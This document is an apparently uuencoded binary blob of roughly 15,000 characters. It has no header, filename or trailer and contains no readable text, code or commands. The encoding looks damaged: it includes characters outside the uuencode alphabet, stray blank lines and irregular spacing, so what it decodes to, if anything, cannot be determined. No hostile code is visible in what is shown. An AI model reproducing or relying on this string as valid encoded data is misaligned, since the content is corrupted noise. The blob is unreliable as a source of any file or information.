M0<,GS)^Y240L&NGN0`>!TDJFRVFD:9VI0\U1=LDM@BJ-:&BJ85Y#<NKH(+`
M,RC53`I!#K)20"(065RP6L!5(6\7,9T(G\$`E(GZ\$`+Z285*FR8#;<6![YLZS
MYIR_Y^`9<\$_)`74I!%4AP<J-JX#>\$5]/(MWA&4QAK>31CO!IRI)[%F)\$46-I
M\+(PF\$R)?>Z'(J@IY:_) +89TG[J=8FGD>N<I%G0[(G,2RM*1`/5&ORC2I@I=
M GUH3[*Z3;L1=)TF"*LS%SB\?>/ES99IO/G25@OCPJ4S]7<T41"ML/SSI&Z`
M.OM!0W@#5D(NZ*L>2&]CX')N,"HA2I0C*.3=KTG%3D\`6;W[3UF*!/F/L3T+
M@33/OO\8/APU1:LYKEF%00H`1>B-DE#Q@ \[@, @9WW](6X\7)^2#V655^*1'M
MU8K`I7=X<46^>7RZWGLC5.0B!`BU\$<Z=\$A!_8(A%WB3\P?NWP/J>GP_>]13:
MJ9*)`"HY@E7-"U6!(7LEN_C3V2&[/+_OG,3&[YPAK5Q_0:L`F%\`/*<4U8MTA
ME^0`+NI_9L!6)`L&*?X"!/FW<ZA.EMKLF0-EHII+D6)\$@\$:T#4QI)C%9_2H
MHG6D`XHU3<>.U+:`^`%25W;BT!/YT@F[0J?%!GW>4_CB&Z&#)R"?-<SG;T:B
MKWP[EOVWE]#Z5B3Z>NU;2V@UOK6\$J@YQ_G4EU`33Q/7K(89]G;74JBT-VWL3
M9.XU^`*U_6_\$LM]PO:\IH=9L;H!EGQP@O836!B6L:T.S60O6>:[H2^7K2J@U
MOJV\$1F6_]6TEX(IJ&R6L65%)C/.TU5JOB;6F\-/W,!; \(_CIZ:M58+BW3`SW
MF7?M;(;A3CMF_YNP[#?=<]DE()9]<RV6?29%T\$IHK2W!>FS7BI%LFB/)2\$2;
MC*2E9K.=,0[Z;`97RE?>=-+SM9>>//`2<N^1@^G=!\R/PZ8P`77=0\$9H5T@`
MWW+Q&=7]]8^Z`D45.%L,*K9-*IS1C,-SI6,*A1&[0(1["K9!YB,K5E``&2\T
M..H>V?TSS<J]JJ`12N:>[C"\$""05*CLMX>`.%'OG?"EO/[DVZ6YLPBE>*BL
M`\$A#@6Q;JL1ZTCLS%"M[U7TIGW=GM_XBF!\$3J*ZGI"!&D:P0\$Z1W)*-JHO>\
MYTKXX3@#IR%[J,H\$)CQ^ZAW)Z_US4LI/&!9(,8I%!6G-<(8*?RE>#T/>IV+/
M\Z?3\Z.N!@SO(. _3L.W%I\ -WW<._:#DDU`Q*C@AF/@\$RG]HB`V!>#D!O5J++
M9X4I`XH+93A+4.5,(A+:0(!H.UL:R`3Q)NK(]AJN?=1,`K4W&ZKG,7(9C:6,
M"6AZQOZ(6IY\$J!\[/BX2%*Q6:~?#T=!]W.F=:`VHW(\)KXK0!"E54D!V&J]\$
M70AUCSK6N:5\$W<06@`1VM]_CQ:EM2>EM2./`X*[RP0U\$T"Z\$3R\$A"]@ZRQA
MUT0[#_5,+`"'!KX]SF(L`G_"7B`Z`-&)?:D"TS\$[,&ZD,F*(+AI?(:P%PB1@
M[%X&MD,%F[@N886RR#2?8\$![,M)`(!=U)Z15@NJ7.<*:S./+ #1MJ_]CI#?0[
M1QU?^U"[`I<U:J>`\$7(UY)XC\$T)]-V;>0M\$7^8+?"<325EDPZH2<LJ+"M
MQB<BQ`*: /-]AE!S7Y1@D1#XLM!X...#@0#D41A89VE5-48NT3!&\+=V4(NU^
MGJ_&(WU)E<P;\$@DZ1W)&F\D;>O26'+%(K/6%5=CBIO[:OV7U?JJ-P+O.V:%F
M)*#44[0Q?XT,U%#S2/\$/2>F8K_W-Q&\$O6Z>H,AJB.L%SED(QR`S)@7F`RZ.;
ME8]+J<W?PYD)`SZ:~%A:*"X,1-S\$/"\#X5RL`P[1Q+._GU!AJ?H<Z6AZYSS0
ML@PFMZP%Q`03A,.1;/A\XMW+(PDM>`[:#):<#7KH\$IR\5_F4AS:4>#W<^6B6
M>=E]^YXC\WNS<)6@PL9XROW;2G[7S]]\%8/]F3,18PO@F,6H]S"HTLB>[P%H
M].\PL#N/ /T@&J+Y+O4_IG)Q\$MV%\$8AO"\$%94UH%NN5YI-2>37MYN; ;>]E^_0
M<.]RH! ?E-(?U9KLB54F`&-H*G0;4#<EUL\$2/PB7`[%D\$P%.M0H(\$F"-Y2+'J
M\$VVCV0I%X>LE(]P7O_A`QQ0?)MY2FFI;BS=7E3^I^45[S5.0<K"S8-G`J%03
M%`\$E"8E>&E)<U1C*01E#V`CBVLY9TI;98.E%?LTR9*DS>Q"*WA0]V^`Y^VZ_
M\ [9KGY^=_)39>#C`D`#<T\$FYPKG`\R=@]2&IAM&/&*DOFC`17`B3R\$X860LC
MZH&/-#ED0P*&[Z6+E`7]XOL4ZEN:GI#<7^`OS@:7CPR]"2`A(MJ@,B`">VB4
M)/ROY@394&=Y\$T9W.6Z@&=4[P8"ODR09K\D<Y1VO=!LO%JPI>IP>S6F_E0
M[X2IPA2H%]L/R>GGZ1TI(YYE9";K6#D7`M.`5K.Y!HO[6^F*4/1>WN&J_>X
M=W9\$8Y&,%2EM9!/!(I,.3^G`]1O:PN_7O5IC;\ \9.9FV\+&="8OX1CW+(K[Y
M9!`_9!`_`QUG\$XX5F2><\F`JQ!)F&9OYU\$=:S[>93X.BM[V%&Q=^ZL;PR\=">
MS8SLV9H-Q"/K!8HHZ=([TK\$R*>T(`*!U^!I`'M.^6D,PQSGS)LCMJTW>2CI
MRR@,5L`E"T4#8Y"0Q6RM7*V4*V6KMU30[VPM34%Q2](`%UE/NO(5&+H4E)1/
MRB!RRD2.L!0N`R9)ZB\ASS%Q@Q@MH\2N7`CHIB`E!43*">4G"A`1!SJ,QL(C
M(6-"G"BU49S&!\=X[0CVBFQGA37Q.&@RE+:!D\$DP/F=&:P01RZ-4/[2@Y@

M(4?%\$I;4+%W,5XLYPI3QB3H2;#8?_N0[A5?(2'715A@D[/*H'#E7J&#Z#^%N
M># ,U0^SG=+^E7.R#\JG(?D@)] [[3[YU?75J=JP^]DUZG_Y-U.;@Z/GY,R2:5
M:!V%TVXN+;DM,))#PW&[5Q,=50B:6"NL"_O/!X4Y&,<LCUCLTDZ@(%113WB
MD"#\$)<XPF:'IZPB\$/:*"?%8U*C1BI/^P.-\$*)KB;R5"2*)<&>+S@!L&PD`9Z
M.9OEPG3>(-B9,`!4&\$F>2]<!>&0D[XC3'/`,N/<X:M(:G\&B</?+QFFGC2ZG
M0-H;6-*TT,`;D\C=9#X3DLH\$-4X\^AS'E2U2`[&O5R&:5&B:\$-+O%NG<)2J\$
M;(I'LXFZ2[93]:X)O2J^J?W9WX4=I^D<.G6C5W-&#M_+*'KT54S'BWXQ0M\$
MWU.)+0V?.(K3KH%U,J(IXIC&OO)@H'^S?/]9G[T(,,^7KMA9_ ,C*6:(`Y=&
MAZ2G,%1.S.LB!&%.8'U%*S\$G&-,P)'HK%=01SKJ,Q*31O_BX,F:5I>, /EBC2
MN0\$]I4\$+HGF2F"/)RYK0KMLQF.**A-[NWJ-%<ZS5.+"8INSN;<\$"J=3Q2`7
M*IJVK,UPZ4Z\$Q<9Z3HZ%12I/?9[GK&`EL>SU`-H1ECU/L8%FG\RJ8FWC`Y75
M0R6MGE'>,LM8N'+Y5`[, ,Q^+N/->W@H[3]0]"M\$!\O<' /K<7M)F-@J!['M/
MA\$:W^#N>,Q19C6PA]6)`\$,<EFM*,J!6XDEQ86]<*/U),MO2.5U!KRM%X:T</
M9ZVBR;RV<KO+Z7P78S;E%`Z[MY2TT_0J2N+OIB^S!`(JKC/9P42P`O`]L=#\$
MK(<WR1/I+Q-MD`6DX`W+@HX%ET,P\XXRX-\0;U-?YAP\(!MA+4*\$?Q1[;SU0
M/6)ZF)#UK!%`H9M/"]3NBTLI!K:1.S<Z5!EP;J\$TI3&D-XI`\$8,#/\$B\`\$Z<>
M?4B)TI"(T2#>Z8"! \/*SP`SG)1=0\$+(%"%`NS4FH">.I\$2=,P#9MM#<?43F.
M4,67AKC83L8)B29Z'?M&S%OG<'#5.;'(' .NT>S:@(!'K63=]88:H7\$18&4)/
M6BQ6<Z!) -L'C,9! ?D1?M]G`U9J0`' `AHV]:. "#\$B2YB)\$`1T_.7)Q4:A[%%F
MS%7`,[M4Q6.:8AKCSV[O;-#7HXP`^=;/5C*D@0@L@L5+I\$0D*JLYW4\`"LR\$%
M!D+70JMM!9^(O(K<B&K',#. ` /Q7\$H(C+#[PJG60";%Z[TBQ\$H96WF1)\$R7*F
M8CLG(X`0,O?-U!84QX2]5]B&!J%9J.`A6+ZS#`R9P8@JLK!^0-U.@5+!'QK(
M\+.%>*LR9!`O6#D(C\6YB6_1&DD#H362NZ&:Q)\ /HO(U+@`2.LL\9RA2(`V\$
M1C&:;^9X;=%<;!=*58%]7#7PF7]\$U4WL[H#M>DEVNN.['0*S-\$P,6"RE"TLU
M=SK::0Q``B->XIJ`M;0*XVB1<M8,^-C*1S7.L?%++(R3WIO+7\$;\$;T`1J0D4;
M385,0!`4C?`A5#5G`\9GSFC,MK,4T*UPHL-,HQ`U`?9UR,B9>+&W)">[B]&J
M/`*!J?`R*D9FEHC3EF%)S2!IOGEJ?#3UF0V2[JTKA9<+<- /TT"Q&YT)Z0`C
MT`EH@`U*46V.`>L>Q\7XHH+7#4B;QQ(BCV!B?VML01%\$*(YC;;(9P+C\W/A(
ML_!5D5EB7%(B.(M<&R;V=)`V>A``[L5Y`\$YM0=#0MS`-O7':\L6E+Z:#]" :3
M3QA?-UQ- /;T(G&?-63K&?YF`RNEPY3!,&E1Y`EO9B+0?CYJ/J@*I\$RY:\$P*X
M=NCN.EA@0%E\$7I,M2\$&!U<;3>IW"E6(:J`Z/)XG++@GC3&*Z"PCXVD>#PMP\$
MP1P^R2&%W?3G&`%(.1VCD8F/"A&QFD`\$N@1?[8<WJ&5F#%]QA4E,+)Y+YRA
M@04M30[* (#^^%&H-/@X=82<DT.R+HA"ZJ*%9P_)8WHL3,L3/S6.^`N*@NZMY
MC7[]7(52.(<.7U^7-) [Q747*J&-JG!% !66YD657T,2JP81X\$SU0:;9H9)\$,7
M%<J(`1*:]AE(:&`EHV^`9T)!).2%J@J-Q-V()JZ0^87L-6)?Q7!'KXW5KP7'
M0N=26DIZP[@, ,<;&*10M!=J;.(KJVFLK,-@@N8>QM(1,D\$H\)QY(%Q?1-.@
MEH0*Y5EOI"%T,'YPU&E5Y5N/E42LKB`#`=Y=;#@6[SGU\$0I&4J!UZH7<D15]
MR;7T)90Q,C*C.2SM@GXTZBCMJJ[6D"[#>`6J)%X!\$LW;*JZ9^B()3N+%JP5M
M@B;`%2*8HVK;Y#(])2P*\$J/Z+Y,E>3CRQ;%2\$IC=XAF(4F9G=IS`X`%\`7L86)
MBC-W@OA`\$K33I/SI)2/!D%^^CS,P\,T\V`36/>K``0A8(7O[DPY>`*%.T4<>
MUL[8OR<@3# :M"@F!M(-&7C['9W9\$VT?(!2QF9>OBQKLK\$PZIKN1\$-"?4Z8<R
M``\%@_3<LG5"9PZ0U>N))T]+BO:.UD%(A&%E(^/\$;D/_#FA7P+2CWKK:(CD
M(" !7H(;J!UR'?XM>\$*+C@9[\A<9[EQ1_CGH(=1^B_/E#7G"F?F+XH! !C,:K(
M: .%,AX3WC@*CZ(WHNF#6T&(DU'3`PFQ8#;`5<B@W@B`.D9YFK837AAB1<O`K
MKEAF^9M:OQ]W=F@CY&\8-VW8J@?Q[:K=6DFN#W79>+`"JP9\$>M^5T57\B`?B
M^Q2^I=&H(?IBTE61/R*U-%\I(`\$3BE8..XZNV3X0KA)9;^Z`\$EJV**\FEG`>
M++"F/J)EL1V9C-U0-,0,=6\$`G#E%;N!+-8<4GWA[D.!?LS0Z%%C0I#7#8DQG
M4DPH1XIQ%8K&!AOJFF6<28T.T=A\ (Z8\GX"OE4I`'LSCY`[%X;_PU21/D>A
MSF-"I;ZA,IFSPS+C/#.?'WQV`OU?LAXB&.-+A3H/,CXE"! (G_4%)\BE4!OX
MKKIPI(V@CTF,K6Y<415X%UL&+25."*2AI%=R=_.D>+,1JDB;D-)8DJ.)%-EGE
M\$/?+I[0\0E%QX[@IL6614`*:+\$+.LI5DWJUF!4[] .U,G@SM%UGB5-ZL34<Q`\
M&<DM#A??;I`>1UP\ZU>UXOB-,PU*>_0M,V[Q>"K^Q90BY+(33(<,Z&GJ`YD1
M*M/V*ZM; .K&^B]&2UMFZ_+/EL!`%X37BATHV=Y>#S!HO\$)%\$-ZQ7JR:*[&E4
M%`O]V=`C,'<*RTALC83QD8C1)XR#Q*]-S8WJ[9%7;]3WZK5,<R-9HF9GM-]X
M"KSY9&;T!YD9K3<T(@A8NDCUE[])LC#="T0N0>:*LOXM)T>\9BE-`3\<C<:K7
MAG7)TH5*3>,2?#GQA_321*(G7/F5#BN_DKCR*P-67C\$?*X*5YV&F#E]=WU#8
MA@7;)\W\$#<3,);Z(C\$Q107U-CE>J2?!SB1A,#GF#B\$,7D@_) *HA-%EH-GC`H
M_EDLA*:KBDRS112%&CGS\$/%`JT+"A2`JDJ^YI(60[T9VP6-A)N`:A(VEL46
MR8WCPGRIM(G\$F>`_7M(' ;&;VI[/I".?D+J*9G/S(*8XPL=%<G\$%NI2_GSLT
M+"*416I=T,GO,1CLKJ"D/Q`;JL6((%R@&\$V"91=1;H*-W&J8C?))\<M0D"_C
MT#X4PR&,->\$E=.`LN*/<9'XGF&<BD/YBM)JB7=5(11PC&1Q[+<-)8VC\$R,+
M&%V= !<P4HN[O`GB`=1RVYP-A=WS:8961L!UHQ:1U!Q(EA\$6B[?U\$`U28LT&
MV9#&+&8(K*F\WN!?,6F04VVK>-!+M<`3<X\$S>J"B7NH;@?AR^54%NTS\$NI19
MY#ZS0GVCR7UFA<9&D_O,"FFC::^I5BND:B,*<=H[,T)R]L[RME.T@6G)PQ\%
M\$/[S^.`/_ ,\K"U\6C!R=#YDY',XQI!R1E3-&\$HQY#?[8N:BV\O8]%)L=H""
M6#9#J^(797^3AP%\J`L_D7QM_6;Q+Y`C]PK*`*<0KZ%>B)=0KV744*]I-=0:
M1A7\4QD)40:] -2^LRGVE<GR,3\$]62FJI2,EIX^WFI8971R<G[T_MB\ [EI3[L
M^*%&?Q]ZP\RF(E<\M^%U(B;.:F4ZM/:.:1.R5?N_L;>_X)XY.<M8YP>*^NT])
M@1]2D^OE8?#5-\`7]+I]:`QUV;:=<`KK_I8P\$`9>/I>S7KUZ9>4XO%&.S9,B
M"WK69-%D8F8R.O5G-M.*_+<-G^*5(5DU:)F!\M6R9N=A<*VF3+T[+-)-\R0]O

MS@FWJI7FN#YT*UX6)VSRP%4./J^.=9RO=[9VH,L7"I0[S3+G0/N>9F%TD/A*
MJJKWD:V%/%'U(V&CIAE:&]502-3S%NB=98\+'Q[20T>[R#]9?'6X7Q\$UM-,/F
MH"8FF%!I\$#&'_Q"SN5]K.Y6*X^S#;#IMQVMZ;F78,C%R1':>4_\$#)[7=0!P<
M^#_!RA#@LFJ,</TXZ9U=;:'(IR;5EE<IHWEXT\$L#W:IL%+KQ6DN2&RAQ22XQ
M_OB!^\$EVOD(WS)\$PCY%7?[CK1;&1:@'=LFDYRN+\3"D_9OP[!()+,D^;ZFC
M9NK<VRY>#1R8[QSW%CF`'P\$-4VWLT7!4&_O58EN#AF\$S\$X+[0*B=Q8*GGV^Y
MQS.!WPX+3^#H4\$ITV92(UB_XS9S?2H0+>GE-FC6FB#8Z",ER43]8RY.J0_M*
MJ-A\?;-:H,Y/C`?'7Y2*=G2.+R-+DOT)F>"2<3'[%HD.3E>E%&H4,@]U:9Z
M<77#H6W@CD1]PUKTU`'2+.E+T>+^7D^"H3.QIR"?P8G&0]RLU`C)J%FM?- ,0
MHYF!,-M#9S49H90N^&6'LK"!&)_>T!AI+YZE0PXEQH"Z)708MA]P4PWT\$H:*
M\$@D3V"9:(8DB>*C:;5J-S;UFL?8M8X6/Z/%,H#('6CR?K*ZO8:\$A'5!-0GRD
M2%>4.0:*?\'#MC-IGV6S:@:N9<GK0MK+,LLX\4J:!NEFWFJ0E>".<PZNW7'31
MIO,S%/-V\$2SR.;YRCI=@P/>D%6^A'9C2F/\$,ZC1'K74C#?9%6H_OV940&-]A
MH"9H<:K&Z0:DNNL;MAN1!@;&HA"32NI5/[!!8IHM\WKCPXGGS?,&7%"D\Z15
M/R('':KH%=X'%U"5/\$Z:HF3K5SA:S:QF:.P&4MK"CG]EU2J1:03?HA6-P75P
M[?WV\5:+7M%9R_G!)C/=CA^>A[G6V\S-UFCBA9V#,M4!;RSZ@<WB)TO8CC
MXLQL6-F47@VYS/!X#C0LS*'I!T\[/OV.HWD-"Z4?EO^XL6G[&8F3GR5GH*?*
MG/KL_61I!S0N2!:=M0@>[%O(*#++O9<:P*QKUS\$EG+GJ/I#O*BUV6L@X\$0N0
M)6X].WR8Q>#Y"H08>\$RP#8@DC.Y@'-)+Q?^8LGH('R+20:=0:-'[9?"NW^T<
MV6>=TRY?ZU9;2-;+%OLK=&?'2V>;<0ABNPV'S=B2:@^"0D>#>Q]LKCD6V6.,]
MBVW[.;4]'6X:0TZ!*IC-\$>Q\$6)O;MYXO6AD1XF.DC\$NM=]S%9Z>'#C\$!"QU
M`. \$2QVZMPCQQK5K=+]8K<2)%(^*NIM,'(5BD#DK&0UY\$8DS^[WGOK//FI%L0
MV(01)TWUH%R#F\0FAEF\$=A&D<+2\CVR=:>!AC;"IH'X*B.F`SN*%-=O"K*\$7
M0`>(@B?W*1ITD;FT,F_1J-)\`4,]SN>(\$)'IF,^"%&[TM5;'#HO,JGEW29:
M+4MBKG0UQT*TANJEZ!Y4T1M-QM+(B&\$H)(T.[PP/D&=J\$%)75D14,HF.5M^!
M0=)UH;9`0(LQ5QGV#!Z+61+Z5\$E<C.P:7Y&R+V,)]@C!:,4^NG]/6200GX1=
M]N&[WEDW_P_7N[51IA9B@[95]NJ\59JU8K6A2-PC-2K"*<0+O.!<H&U]]\$43
M>. #KXW)2-<[RD1IZLBI,K&1AZF^N7W&"R82T8M<O5S4#"/DX=FWA=9*Q<U)W
MLK1#)UA'5@-8W'3)@SBA(7*@5<Y8#]V!&USXGX;L>X!RD+"VL<*Y@YIM?QEZ
MDW%1(TC;;%8NHC-)]]%@YI5-58,"YS7@>.M>>_UZL.]<;GLMMQ&;=P8NA53
MU6``\&J0N[5ZM8W<G_@W1E<7SM0F,Q@0RMU\OW,JK`)FWAV_+UI=HC#;VS!A
M<R!(03"Q0B!^()_&V#PLBZ@#SNIY7A4!(FJ'C*'V`K4``.\N*9HY[JT?>AMF
M+S)Q/^T<O;??7;WM7G3>=F-(EO3MZ/QL@!P57]J\$`5G*W:7]Z?(E5RAG3'
M0_@?P"``M#`#"BGIU=(I4J_4QME.)(@37^74E7/HYEEW0]-\)?-R6<\(HWE
M>>T.P^5J2"M4_2T6Z;#1KCC>:,]SRN5ZK>%5ZJ.1%\.,CO+P.HU^\$SITF^@:
M_E.M&1#!L-DPO+O-AD2OK4N\$3["(=)+_QC_.SGO]OZJ_\$4^M3WR'*/MT1M!
M#;%.JUL!9+7H31>V\$8S]I\$=>(+T2J6'4]F<4JQ/,@[!%(AF*E]/YU0*X0R
M7^CVKBZ[?0[C8XRNT+1[E5#&YKE]'`2J[Q7;]7W6_NC:KGL-*KNN%&K-=OF
MN&<4P).0\9'8Z1:IOEH"KUO>)1'IR.-((@XOAH.T.0+7TK-'PT(J9/,FCZ%\$
M7J`[O_\$&*%#AL>DB7GIW>WN+: "XTT`UD&U_1N_\S&KY2X2A\$[+5)Y"/EY_\
M\$JWT9+)<<ZHF:#1;PBA[N\I=88R[;7<'FZC/FKL5=MNN0S[Q*DTQM6]V/9(
MS<Z3E/J)Z'N->(&:F*) (,NF>' -OGEYTW/1A8^)^O^1"3D]SB"0KGN#/TLM^I'
M=/@D,9&5-\$:H%(\$]8+&2PAJ^B;-GCP#?:_7]2K&:8.JQ%S;TQO:GSK67UR\L
MZ`U)-&S7QK_`KEA,&\$&B],-P\8F%:NT=%B>IA'?C+N"-+8P.-49%J!NU#A<2
M\0->RQ>QG<8KH\$`8]]F3VK>^5[7,;V:K*;S:V3\$X"&&,ANV:0TIKVYO/J73Z
MM6/Y&LW&AM`GT@]SFR[%@7&Z&-@GYYVC@L"DKS7JE>(^C&FCWD))]W<;4Z,1
MV-I%L+1>6!]?<X0ZZ1X:O=(3WR+W`P/!PQ6MF=0,T4P97F]4QH&IY-#K>&8N
MQT+2;TZ4D,C]>4VC;: !E/ZAI=C=IM3*"S5"\$8\U.RK9L*+7"WBLU9`?GZ(?
M^[U!%QN?1:<\$%8S3*?5:T"DX3=JC8;6^!W2J7:TUG7VW5<FF4U`V!)V*/M%1
M4B5"A?<PI8HNM?[AS/U=D@?P;DO[, '9+9+)-KY/WAADN_9:)\#T\.3_KVKWS
MBB";*-_`AKMSOB9M_HW7<!SX)Y`A8ECK0[=TLC^M)G0%>]1J%VOZ3D2R2E0U
M.GRJ4HE`TN4M[T`@&,4H,1QU56TO2GX#CC]RD,ZC;8J]1#OB/'ID%RB]/"&7
M@8T<G50OP\M:H5!0FA=R^1!!%<_Z]O(:BWD5L;49E5W':Y-_UHI1WL23V:1Z
MH:`SOO_4-PZ.!_J(H?I1U1??6<MK<C'36A%+@)' :M01U0R-)\WJ6`\#U6<`;
M>NA#3#X`"T19X=!. "(RY`\D<;(P0K/I8L:;,1]W>'SQ(ND#^=H27[")\.NR
M][;SIC\HQ`O`3G2BHS_&_26VV^&/*9)%+%6;/6AKP#T]#5.)G0QCYBK602@!E
M>8\LAX@[CM8G2OB+8+B"Y.#@D[J&8VE>F82/HA8&<X['<0/L5_R-O,5OU:K>
M?KTQJH!H/1ZWFR.OU?1,<A?/R90N_I;5ST3C]N&'AI\@BWSH;6\$0:[R0M&Z\
MR5R`#?G0I2Y_W=HYZA[G<])"(U?\$6*LV]%((>.<7:"]KR^]%:4R4*ZEP*V/2
M2I."D2&I.&B;<'ZEK[_,<J*\3O_P'4:%12,7BZJ^9=-G2%'QZQ0?!\$W*E<1O
M.;6NZ)=\S6&]HK!MV,VT>L6X&-/%:V3764QW3YU/'G:K'`S'_L(X9WT2\$]@<
M.>-1U1NV1N5RK>;MM]L@="7-"<PL@F<R\S,+I2R3LNX\$7I<>K)W74?"3<F`%
M<QOGUEN4@ZTHQ6QC,]<UG_SBWTVG]TOU!09P%/V8><\$L+=,T>KFC7E+<)&\$&
M"?<C+P3,R_/CP>GI58'2A".?DF0-N"AW9(Z\$?"O%EW9C5*L[^T,8YJ;3'KG5
M:JO9RAQFE3LQPNH+#2[Q!/4D2T"R*)Z5\$S=<,E?'1Z]A#<=)WL8=<1W^J<4
M,>RXW_VKB\$U.YSI>\ /0^G'9?657K[;M?BQHNGD)00/4P"S"*A8@+[-CJO7J[
MBNW>0TU%O:T4L-`]4E_#J: ^<Q'59."S\$3W?="\$!0RW>DU>03"?U5=(?&2'P9
MA7CMBHX'? ,V"4X0!5#X<7MAO_G(Q,-RH+>&;9(/`!#F+Z/H2NRS?M811CC4?
M"9=>)^FC25OF1\$NJ(9VA)/B:A)<D_L)]A5DE;=H]U>T<C_\^TB1^^8CD)7N
MGT_NB1B(@G0^0/EBB;;H;2QTMT[\$2,#X1,XP6"PW&Y.+>O>X.T`*)..:/[!^

M^TT_LM9E/.H,.B)3;\$R%FP`_VWB%P0\$IT!=,H!YP<`6@TT6.*FB!X![018U0
M,[#G/*D&V7!@ (8BD`TDPRMGPCFD4\$O>PM/3&OED.&6T<,9HZ9['8T0%ZBFU
MNVI2LY>JYGH`GD8L&<JO%DV*(I^'0BCFJ5=V>+-:NL'=3-H\$Y"_?70V.SG\\
MLP/[B`_Y[AQ!-1"+H7!@M"7.AZ"&G<LTKN/UNBC1VHK^>GJ!:H!)]1&/)9!
MK\$ZM_W+YR7HNO:F/+`L'19\ZP#6.0LOUT.H)[>4Y#BD;8K!ENG#FV8HFQ)5!
MH]E/@7`AY5+CX(G:Y8+Z0M%#)T553AA84Q&C7[H9XD(H9))TIHPQDBY>)DU4
MV\UFBHJGL-[VVO5AK;Z?:J*:4G!*;&A-RH-9VPU"&+Y8?%)3[YC\A/\KH2!Y
MD\ -E`6LYD82MA&.9;^YVPV@&U=^Q5-\$9\$KU#NZ)PE_XOK"W3+#"W=M`_LG_*
MY!V]A(CZ1SZKYM4RMY'N1I`7Q@G(\$U;O-F+16OHYP=(AQ6\7;IW\$6*WCL^7&
MA<1WZ`99M&[N2"^#_Q/ZGM">WSR\$/HBCD58;/P!YPH@&-N?SBVRXZ<.B"C\$Z
MBZ3,TMT';[VKK8_:6[+LO%44!+*`>\$+-H#T`W=!C.=!["153?91]4/&/9&8
MC=C34I"_`[Z,&JK"3N+K`\Y]@_(\:HI:D?SP,GCY*BK4R'_4>V_WSZ_.CNRK
MB[QL_5[1JNMGE?0AQ;_=-XKO?C[S.*C(@O6KG&(ZF5R*:N71J'N%[:9(`Z@
MX9DM5X>L,*?`&?N!PJ7J9P!(>,:2T1?:6)@-T-H50MGQZ<">3^ZMW"LXYW'=
M&=>YQFRN*T*68`\:BI<W@=Y':U,V>'+=4"LEUF3*(`\=9'<T?KIU^^'+W\$N]V
MK6T' AQTY!B>,*?Y.O>G@OD^QI3EJ&^>SZ5*80P4Y(0_,!CLY]IQV3P<?.H-!
M_] ^*.KN\Z![VCGO=(V\$@,BG\$FL*QX9Z]YFSV^5\2G4I,0,XZ=&846V-\$YKU,
MKF(F)/+1UY)\M,/[, \UVO\$KBT8!`"D*XN+--;[BZ)N:"J11W)@H\$\X>V65L0
M,5,]L4E0V9]<'8+6T-Y+?#0IA'QH4U=?)9N(3O<3=S6TYWD8"KP<V+0C5&0M
MN\B[KRRRD5%D7D6ZG+B3KRQ[+[.Y__CR\$C^;/V/+) +\$@TD\ (HWGF29%>\\//O
MMG/61; \7("JN?FK>?M%(F*=&>E4@056XLOMOK&RU0;^XIM4WUN1N7)/[U37%
M)MY'"?4N1N&U-&;M,5)!#!/DG^CG#!R-I>C59Q6B1N?MB*GS[I<+!RT?;91.
M\R9#I[.*VW0!H'@_DQGS#Z*_ [V(<\$7.%?!WQVJI5DJ]M'K/'\$TK>6JC!X+3Q
MV\MZ[<#:V?&3)S]R:/6DJ&>.W^7%*Q3M*]66+MW?PQB\$/_L?]:\$51T)4=)*\
MFT6?]+^PZ+6E?7A>J;FQ`OUU91J2J%G6A6`47L563QJ#3SEP_FOS"0NP`=CO
M1<FF&TVP2N9\$%07@<RE->>OEJMD2R#&=OZ0Q%;V2S)V4V"*&\$0=?VJ;YY5GI
M^OT`='M.M6^D2:L>?'R'8Y7@=-M[Q+'?E_/)ZLPIM\N'1Q^YF6HWJP(\,+
MP-"T<,AT`3RH`K@ [9MS]N;>XP8!F#L=C1YIH`')<B^]B5"_\$&UDN_.MK`K2*
MM]YRKAU_5K:L[CW;#QJ%J*)F82:'[Y]7?:?NJ6A3E669Q#HX.;JKQ0JE:'(.
M_8&]IX'EN"L45&096?4^:BX\`O'#=Y%HH\$8YI5Y',ZXN"[Q+3XR(]DD50'&]
MV.V1%(B!S\$J!`)4W!P7+1/ML&8N(VV848X2MYP\$Z=&L6X3<HQ0R=K4J2"&A
MEM6KL_ (;#.HIX[,ZP@Z:C4QA+3R3*;4!C0\$"Q+QW9:HT[Y/J@?1YY73BGJ]R
MH\$==HY`TY,Y'6`P4WKA<#G_]6\$: (.&RF9+.MA3.[II'=:#^(0?4T_U%CT^)?
M6.2C1Z(9Y&RYB+T)?XVV?-Q4+/Q5))Z/U?%<G7BDX<`# [QYO`U)T&9/ (@E\X
M*&BP#:\CHC>>4W33N3?+1[=QN<4PIU&09V/3>4C:.<L,!E<C)J!4C7:C>!W^
M:N@S\ -0<DP`I):1JT<*: ,NVJT^I+J<XDGU#X*^OYY!Z(Y7:>!A;' ;KL`[PL'
M&30S6Z2C^5/M34IT\OR`\$J' -&PISF7T8B\!5<YE:I)1+X_/Z\RAC>1H1T>*K
M\$3,FCB?-8#1AHB1]Z:.MK(7W]F;N02R?%K(VOE?3>N(&,X\[8KR^U=5]:0M<
ML1AT-F#R`R3\1MUY&.B?KC'!;7`Q:%=+*W?W%\$3Y-8+`V;N`CW018!LI?PN
MJR\8'>/X^.#+]S&+=U9>EF0L/#HL*S')A**U)TQ*"ZDZB,<NO4A,\$2C%4&:&
M/N)V2H0YW[\ZLR\`G4'7/NJ^N7H;3QJ3;^ (BD-`E6+%<<EQ&4S0C48\$_U(":
MJ6&KH3>G"+/_F_9EYV6:8HEB#\$*11`9S=">PXN!:IS;_2-D' I+JJ/S8%<0J
M93RE+XC8_U@TWS9PP1GC%R<%&0-FQ`\4VK*, :RR]+5%P[=^M)69HO7@;L\BH
MQI(KA[!T@BJ?KR*L&_0E)E\9]QUEV4+:H'MU-J?#F#FX`K__WJK6XK6E%D"^
MJ4:7\$X,E=U\^=U]Y)2Z6E]9]]55TR1SO5D9;-TM7_1A/)@.(Z.^,-B.?D%[E
M06:N:F:N:CQ7*@V(*_^^)9)T@RKKL2K%VDE(>&(9Q]9R(5Y<7->HV:'1J99>
M3-\$<Q\$2IS76-_(9R6^GE1H=P9F?3E<() 'E">]W%I&DDPDD;[`9H)S#/F]0E
MT=6;M]#4V60)[OH+\A7&%9>C4KQP-Z>GF"^L7_/ "<@`P/B*C"454*WMR;4I
MS-RQC9;F+HZ4+8\O\Z)2BMJN`#!&"[^T>Y='O3ZD*H=+&Z^DS5-W=]<2;<2&
M1W'>@#&]EU\$RK&GZ`5)`->&]=O(\$Q_+ (\@<+82=RO8(L8H,'^R]JM`[])85IO
MM\$!1B&CKK>-/4!0KEZV!L-8`%B"RLH3!@ND!B=2?*TM1>J"-CYQYC7C!%Y
